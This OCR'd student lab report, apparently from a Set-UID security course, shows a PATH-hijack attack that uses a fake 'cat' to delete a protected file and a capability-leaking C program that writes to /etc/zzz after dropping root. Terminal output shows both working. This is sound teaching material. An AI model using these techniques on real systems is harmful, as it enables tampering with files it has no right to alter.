
Terminal

```
[01/28/19]seed@VM:~$ cd ~/Documents/assignment_1/task8
[01/28/19]seed@VM:~/.../task8$ ls
bin  task8.c  test.txt
[01/28/19]seed@VM:~/.../task8$ gcc task8.c -o task8
[01/28/19]seed@VM:~/.../task8$ sudo chown root task8
[sudo] password for seed:
[01/28/19]seed@VM:~/.../task8$ sudo chmod 4755 task8
[01/28/19]seed@VM:~/.../task8$ ls
bin  task8  task8.c  test.txt
[01/28/19]seed@VM:~/.../task8$ cd bin
[01/28/19]seed@VM:~/.../bin$ ls
cat  cat.c
[01/28/19]seed@VM:~/.../bin$ cd .
[01/28/19]seed@VM:~/.../bin$ cd ..
[01/28/19]seed@VM:~/.../task8$ ls
bin  task8  task8.c  test.txt
[01/28/19]seed@VM:~/.../task8$
```

Please turn over….







Please turn over….

Observations: The following observations can be made:

i) Bob modifies the PATH environment variable to add the location of the malicious cat program in the beginning of the PATH env. variable. By calling *export PATH=./home/seed/Documents/assignment_1/task8:$PATH*

ii) Now when the system() function calls the shell /bin/sh and then calls the cat program, the malicious cat program in the location specified first in order by the PATH variable gets invoked

iii) This, the test.txt file gets deleted/removed and Bob can remove a file that is not writable to him

iv) When the system() function call is commented out and the execve() function called with NULL as the char pointer to environment variables, then in that case, the above attack does not work. And the text of the test.txt file "Hello World!" gets printed on the screen.

Task 9: Capability Leaking


Objective: Study capability leaking when revoking privilege


Procedure: The following steps are followed:

i) An empty file is created at */etc/zzz*

ii) The program shown below that opens the file with write/append privileges is compiled and made into a Set-UID root program

iii) The program is then executed as a normal user and conclusions are drawn from the observations





Please turn over….

task9.c (~/Documents/assignment_1/task9) - gedit

Open

```
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
void main()
{
        int fd;
        /* Assume that /etc/zzz is an important system file,
        * and it is owned by root with permission 0644.
        * Before running this program, you should creat
        * the file /etc/zzz first. */
        fd = open("/etc/zzz", O_RDWR | O_APPEND);
        if (fd == -1) {
                printf("Cannot open /etc/zzz\n");
                exit(0);
        }
        /* Simulate the tasks conducted by the program */
        sleep(1);
        /* After the task, the root privileges are no longer needed,
        it's time to relinquish the root privileges permanently. */
        setuid(getuid()); /* getuid() returns the real uid */
        if (fork()) { /* In the parent process */
                close (fd);
                exit(0);
        } else { /* in the child process */
                /* Now, assume that the child process is compromised, malicious
                attackers have injected the following statements
                into this process */
                write (fd, "Malicious Data\n", 15);
                close (fd);
        }
}
```

Terminal

Terminal

```
[01/28/19]seed@VM:~$ cd ~/Documents/assignment_1/task9
[01/28/19]seed@VM:~/.../task9$ ls
task9.c
[01/28/19]seed@VM:~/.../task9$ gcc task9.c -o task9
task9.c: In function 'main':
task9.c:17:2: warning: implicit declaration of function 'sleep' [-Wimplicit-function-declaration]
  sleep(1);
  ^
task9.c:20:2: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
  setuid(getuid()); /* getuid() returns the real uid */
  ^
task9.c:20:9: warning: implicit declaration of function 'getuid' [-Wimplicit-function-declaration]
  setuid(getuid()); /* getuid() returns the real uid */
         ^
task9.c:21:6: warning: implicit declaration of function 'fork' [-Wimplicit-function-declaration]
  if (fork()) { /* In the parent process */
      ^
task9.c:22:3: warning: implicit declaration of function 'close' [-Wimplicit-function-declaration]
   close (fd);
   ^
task9.c:28:3: warning: implicit declaration of function 'write' [-Wimplicit-function-declaration]
   write (fd, "Malicious Data\n", 15);
   ^
[01/28/19]seed@VM:~/.../task9$ ls
task9  task9.c
[01/28/19]seed@VM:~/.../task9$ sudo chown root task9
[sudo] password for seed:
[01/28/19]seed@VM:~/.../task9$ sudo chmod 4755 task9
[01/28/19]seed@VM:~/.../task9$
```

Terminal

Terminal

```
[01/28/19]seed@VM:~$ cd ~/Documents/assignment_1/task9
[01/28/19]seed@VM:~/.../task9$ ls
task9.c
[01/28/19]seed@VM:~/.../task9$ gcc task9.c -o task9
task9.c: In function 'main':
task9.c:17:2: warning: implicit declaration of function 'sleep' [-Wimplicit-function-declaration]
  sleep(1);
  ^
task9.c:20:2: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
  setuid(getuid()); /* getuid() returns the real uid */
  ^
task9.c:20:9: warning: implicit declaration of function 'getuid' [-Wimplicit-function-declaration]
  setuid(getuid()); /* getuid() returns the real uid */
         ^
task9.c:21:6: warning: implicit declaration of function 'fork' [-Wimplicit-function-declaration]
  if (fork()) { /* In the parent process */
      ^
task9.c:22:3: warning: implicit declaration of function 'close' [-Wimplicit-function-declaration]
   close (fd);
   ^
task9.c:28:3: warning: implicit declaration of function 'write' [-Wimplicit-function-declaration]
   write (fd, "Malicious Data\n", 15);
   ^
[01/28/19]seed@VM:~/.../task9$ ls
task9  task9.c
[01/28/19]seed@VM:~/.../task9$ sudo chown root task9
[sudo] password for seed:
[01/28/19]seed@VM:~/.../task9$ sudo chmod 4755 task9
[01/28/19]seed@VM:~/.../task9$ ./task9
[01/28/19]seed@VM:~/.../task9$ cat /etc/zzz
Malicious Data
[01/28/19]seed@VM:~/.../task9$
```

Please turn over….

Observation: The following observations are made:

i) When the program is run, the file */etc/zzz* is modified and text “Malicious Data” is written in the file.

ii) The program is a Set-UID root program and initially runs with effective UID root privilege. It opens the */etc/zzz* file for writing and appending.

iii) After which the *setuid(getuid()) function* is called. When a Set-UID program with effective UID 0 calls setuid(n) then, the process becomes a normal process with all uids being set to n. In this case n, is the value of getuid(), the real uid.

iv) Now, the process forks, and the child process writes “Malicious Data” to the file.

v) This shows that, even though the root privilege of the process is revoked by calling the setuid() method, the privileged capabilities gained by the process earlier have not been cleaned up and as a result the child process inherits those capabilities and is able to modify the file. This demonstrates the leaking capabilities attack very clearly.

Please turn over….